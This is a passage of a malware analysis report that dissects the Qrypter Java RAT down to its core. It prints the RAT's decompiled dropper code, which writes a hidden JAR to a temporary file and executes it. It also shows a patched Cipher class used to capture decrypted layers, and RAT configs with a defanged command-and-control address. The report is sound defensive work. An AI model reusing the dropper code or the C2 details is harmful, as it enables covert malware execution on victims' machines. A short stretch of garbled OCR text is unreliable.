Figure 17: **Loader.criminal()** returns the contents of a file found in the **Loader.criminals** hashmap

Having loaded **operational.Jrat** into memory, **Header.go()** invokes **Jrat.main()** using reflection.


Another call to **interceptFile()** in **Loader.criminal()** will do for getting the code for **operational.Jrat**. However, since we know that the map in **Loader.criminals** contains the raw file contents of each file in its keyset, we can alternatively iterate through the entire map and intercept *every* file and its contents:

```
for (Map.Entry<String, byte[]> entry : Loader.criminals.entrySet())
{
    String key = entry.getKey(); // file name
    byte[] value = entry.getValue(); // file contents
    FileInterceptor.interceptFile(value, key.substring(key.lastIndexOf('/') +
1));
}
```

After decompiling and loading in the code from **operational.Jrat**, we enter the fourth layer of Qrypter.

Layer Four

Very little obfuscation exists at Layer Four: **operational.Jrat.main()** gets straight to the point by attempting to open an input stream on a class file named **operational.iiiiiiiiiii** (though labeled with a **.class** extension, this resource is in fact an executable JAR). It reads in data from this JAR, writes it to a temporary, randomly-named **.class** file, then attempts to execute the file as a separate process. It then loads **operational.JRat** (as opposed to the current class **operational.Jrat**), and invokes its **main()** method:



```
1 package operational;
2
3 import java.io.*;
4
5 public class Jrat
6 {
7     public static void main(final String[] args) throws Throwable {
8         try {
9             final InputStream is = Jrat.class.getResourceAsStream("/operational/iiiiiiiiiii.class");
10            if (is != null) {
11                final File tempFile = File.createTempFile("-", Math.random(), ".class");
12                final FileOutputStream fos = new FileOutputStream(tempFile);
13                final byte[] buffer = new byte[16536];
14                int readed;
15                while ((readed = is.read(buffer)) > -1) {
16                    fos.write(buffer, 0, readed);
17                }
18                fos.flush();
19                fos.close();
20                is.close();
21                File java = new File(System.getProperty("java.home") + File.separatorChar + "bin" + File.separatorChar + "java");
22                final File tmp;
23                if (!java.exists() && (tmp = new File(java.getAbsolutePath() + ".exe")).exists()) {
24                    java = tmp;
25                }
26                final ProcessBuilder pb = new ProcessBuilder(new String[] { java.getAbsolutePath(), "-jar", tempFile.getAbsolutePath() });
27                pb.start();
28            }
29        }
30        catch (Throwable t) {}
31        try {
32            Jrat.class.getClassLoader().loadClass("operational.JRat").getDeclaredMethod("main", String[].class).invoke(null, args);
33        }
34        catch (Throwable t2) {}
35    }
36 }
```

Figure 18: *operational.Jrat* attempts to execute a new JAR and call *operational.JRat.main()*

However, when attempting to decompile **operational.JRat** and **operational.iiiiiiiiiii**, we find that none of the decompilers included in ByteCodeViewer are able to successfully decompile the class/JAR without errors (FernFlower¹⁴ comes closest to a functional result). Without the decompiled code, we have no way of circumventing additional reflective method calls and debugging the RAT.

Looking at **operational.iiiiiiiiiii**, we can examine some of the (many) classes included in the JAR, but heavy obfuscation makes it difficult to determine the flow of execution. There are some helpful pieces of information we can extract: Two resources in the JAR – **sky.drive** and **X/VN/x.A** – appear to be *KeyRep* objects – serialized cryptographic keys¹⁵.

We can see some operations implementing the *RSAPrivateKey* interface, as well as the initialization of an AES secret key in

¹⁴ <https://github.com/fesh0r/fernflower>

¹⁵ <https://docs.oracle.com/javase/7/docs/api/java/security/KeyRep.html>

w.manintheskymanintheskymanintheskymanintheskymanintheskymmaninthesk
ymanintheskymanintheskymanintheskyanintheskypa.

[illegible][illegible]

*w.manintheskymanintheskymanintheskymanintheskymanintheskymmanintheskymanintheskymanintheskymanin
theskuaninthesku!*

```
23 // $FF: synthetic method
24 public byte[] manintheskymanintheskymanintheskymaninth
25     return maninthesky.enum.doFinal(maninthesky1);
26 }
27
28 // $FF: synthetic method
29 public void manintheskymanintheskymanintheskymaninthes
30     maninthesky.enum.init(maninthesky2, maninthesky1);
31 }
32
```

w.manintheskymanintheskymanintheskymanintheskymanintheskymanin
ntheskymanintheskymanintheskymanintheskyanintheskyupa

Thus, while we cannot determine the exact functionality of the classes within **iiiiiiiiii.class**, we can deduce that, like the layers before it, it performs decryption operations in order to produce the next layers of the RAT.

In order to overcome the problem of failed decompilation, we can use an imperfect, but satisfactory solution:

Instead of intercepting decrypted files via the **FileInterceptor** class, we can patch the native **javax.crypto.Cipher** library itself to intercept the decrypted file content from **doFinal()** (the function performing decryption) before returning it to the caller. The modified code of **Cipher** is included in **Appendix C**.

In order to patch the native library, we create a new directory tree **javax/crypto**. We create a new Java file in **crypto** called **Cipher.java**, and write the modified code to this file. The source code for **Cipher** is located on Docjar¹⁶ and we need only modify the **doFinal()** function used by the RAT:

```
public final byte[] doFinal(byte[] input)
    throws IOException, BadPaddingException {
    checkCipherState();

    // Input sanity check
    if (input == null) {
        throw new IllegalArgumentException("Null input buffer");
    }

    chooseFirstProvider();
    byte[] ret = spi.engineDoFinal(input, 0, input.length);
    try
    {
        Random ran = new Random();
        File newFile = new File("captured/" + (ran.nextInt() &
Integer.MAX_VALUE) + ".file");
        newFile.createNewFile();
        FileOutputStream fos = new FileOutputStream(newFile);
        fos.write(ret);
        fos.close();
    } catch (Exception e) { System.err.println(e.getMessage()); }
    System.exit(1); }
    return ret;
}
```

Since we cannot know the file name when the function is called, we assign random positive integers as filenames and use context to rename the files later. This solution is not perfect, but it does get us every decrypted layer of the RAT quickly and easily.

¹⁶ <http://www.docjar.com/src/api/javax/crypto/Cipher.java>

javax.crypto.Cipher sits within the Java Cryptography Extension (JCE) JAR stored within the Java Development Kit (JDK)'s path. In order to patch the JCE JAR, we need only compile the patched source code and update **jce.jar**:

```
remnux@remnux:~/jdk1.8.0_151/jre/lib$ javac javax/crypto/Cipher.java 2>/dev/null
remnux@remnux:~/jdk1.8.0_151/jre/lib$ jar uf jce.jar javax/crypto/Cipher.class
remnux@remnux:~/jdk1.8.0_151/jre/lib$ █
```

Figure 22: Patching *jce.jar* with a modified version of *Cipher*

After running the RAT again, we capture all decrypted files. Of those captured, only six are new to us, and all six appear to be parts of the RAT's core, indicating **operational.Jrat** was not far off from the core of the RAT.

Qrypter's Core

Two of the files captured are executable JARs. The significant differences between the two appear to be in the use of slightly different resource names and the content of three of their resources: **config.json**, **Key1.json**, and **Key2.json**. Two of the other files captured appear to be these JSON configuration files:


Config #1 Contents:

```
{"NETWORK":{"PORT":7777,"DNS":"127.0.0.1"},"INSTALL":false,"MODULE_PATH":"zS/lq/BTk.GI","P
LUGIN_FOLDER":"DdWDtpinxpf","JRE_FOLDER":"HSIROD","JAR_FOLDER":"fUTkALeaTxM","JAR_E
XTENSION":"Vybgol","ENCRYPT_KEY":"cPFjgddXIBcXBCIseEuXTZjwi","DELAY_INSTALL":2,"NICKN
AME":"User","VMWARE":false,"PLUGIN_EXTENSION":"DhjWU","WEBSITE_PROJECT":"https://jrat
.io","JAR_NAME":"uiyIKSALYJr","JAR_REGISTRY":"WLyQyhWoosi","DELAY_CONNECT":2,"VBOX":f
alse}
```

Config #2 Contents:

```
{"NETWORK":{"PORT":6969,"DNS":"178[.]175[.]138[.]211"},"INSTALL":true,"MODULE_PATH":"cR/
N/Y.X","PLUGIN_FOLDER":"aSPfdonHGyB","JRE_FOLDER":"EsKQVQ","JAR_FOLDER":"VWKLhgLFv
wM","JAR_EXTENSION":"HBbWnS","ENCRYPT_KEY":"jpIGILOcCTulcKFYpZEPPJaFd","DELAY_INST
ALL":2,"NICKNAME":"User","VMWARE":false,"PLUGIN_EXTENSION":"GgdIU","WEBSITE_PROJECT":
"https://jrat.io","JAR_NAME":"xVqEYLhsYz","JAR_REGISTRY":"TGfvVDXqLGS","DELAY_CONNE
CT":2,"VBOX":false}
```

The IP address listed in **Config #2** appears to have resolved to the **vvrhhhnaijy6s2m[.]onion[.]casa** domain holding the dashboard for Qrypter. The **jrat.io** URL listed in both configs was unable to be reached at the time of analysis, but historical screenshots suggest it is another JRAT dashboard. This may be an artifact of the reuse of code from other JRAT variants in Qrypter.



Purchase

jRAT 5.1.1 is currently 50 USD


Purchase

Questions

A question? Feel free to email us at support@jrat.io

jRAT is a Remote Administration Tool written in Java focusing on cross platform ability out of the box designed for Windows, Linux, Mac OS X and BSD (full list [here](#))

It can run on laptops, desktop computers, and on headless servers. (partially implemented)



Written in Java to have platform independent code

Native theme for your platform

A [web panel](#) written in PHP allowing you to control jRAT from any device

Multiple open source [plugins](#) available for download

View the [showcase](#) for more screenshots



[Tweets by @java_rat](#)

The two other files captured appear to be additional configuration variables stored in XML, pointing to the resources within the JARs containing the specified values:

XML #1 Contents:

```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<!DOCTYPE properties SYSTEM "http://java.sun.com/dtd/properties.dtd">
<properties>
<comment>Support: https[:]//jrat[.]io</comment>
<entry key="SERVER_PATH">/iQA/Fjx/ywe.u</entry>
<entry key="PASSWORD_CRYPTED">/f/Zl/rcZ.S</entry>
<entry key="PRIVATE_PASSWORD">/X/VN/x.A</entry>
</properties>
```

XML #2 Contents:

```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<!DOCTYPE properties SYSTEM "http://java.sun.com/dtd/properties.dtd">
<properties>
<comment>Support: https[:]//jrat[.]io</comment>
<entry key="SERVER_PATH">/R/xw/X.SXn</entry>
<entry key="PASSWORD_CRYPTED">/U/NJO/MYB.sn</entry>
<entry key="PRIVATE_PASSWORD">/UYf/gK/CgJ.ehY</entry>
</properties>
```

The other classes in the core JARs are heavily obfuscated, using different functions spread throughout several classes to deobfuscate strings dynamically. Unfortunately, many of these classes fail to decompile successfully as well.

However, much can be gleaned about the RAT's features from the information that is intelligible – such as the presence of four DLLs in **com.key** and **com.protector**¹⁷¹⁸¹⁹²⁰ which are dropped on the target machine (if its OS is Windows). These DLLs share a helpful PDB string indicator:

C:\Users\Win10\Desktop\RetriveTitle_vb2010\Release\TitleWindow.pdb

We see evidence of cross-platform functionality in the **util** package which contains **generic**, a package containing common functions such as compressing files, starting a shell, downloading and running JAR files, and more; **mac**, containing a single class to escalate permissions on a Mac targets; and **window**, with two classes to edit the registry and start **wscrip.exe**, passing it a file path. The **server** package appears to contain the core functionality of the RAT, including several classes that set the RAT's configuration and establish communication with the C2 server.

¹⁷ <https://www.virustotal.com/#/file/a6be5be2d16a24430c795faa7ab7cc7826ed24d6d4bc74ad33da5c2ed0c793d0>

¹⁸ <https://www.virustotal.com/#/file/1afb6ab4b5be19d0197bcb76c3b150153955ae569cfe18b8e40b74b97ccd9c3d>

¹⁹ <https://www.virustotal.com/#/file/2ed9d4a04019f93fd80213aae9274ea6c0b043469c43cf30759dd19df3c4e0a0>

²⁰ <https://www.virustotal.com/#/file/7da7e2e66b5b79123f9d731d60be76787b6374681e614099f18571a4c4463798>




Figure 24: Examining the inner functionality of Qrypter

Pivoting off of this information and the intelligence taken from the above configuration files, we were able to find a similar (but not identical) JRAT sample analyzed by MalwareBytes Labs in January 2017. MBL analysts were able to further deobfuscate the strings in the core of the RAT to discover additional functionality such as recording the user's webcam and microphone, downloading other JARs as PNG files, and sending information back to the command & control server in the form of a JSON report²¹.

²¹ <https://blog.malwarebytes.com/cybercrime/2017/01/from-a-fake-wallet-to-a-java-rat/>

Conclusion

In this analysis, we dissected Qrypter, a recent Java RAT making use of heavy obfuscation, encryption, and high-level Java features such as reflection to evade detection and make analysis more difficult.

We circumvented reflection by intercepting files as they were decrypted or read in by the RAT, using a custom Java class and decompiling them, if necessary. After decompilation failed in the deeper layers of the RAT, we patched the native Java Cipher library in order to continue analysis. This allowed us to disassemble Qrypter down to its core, from which we were able to glean actionable intel for detection as well as some insight into the core functionalities of Qrypter.

Please share further intel about Qrypter, questions, corrections, or feedback to Jeff Archer (@rcherj).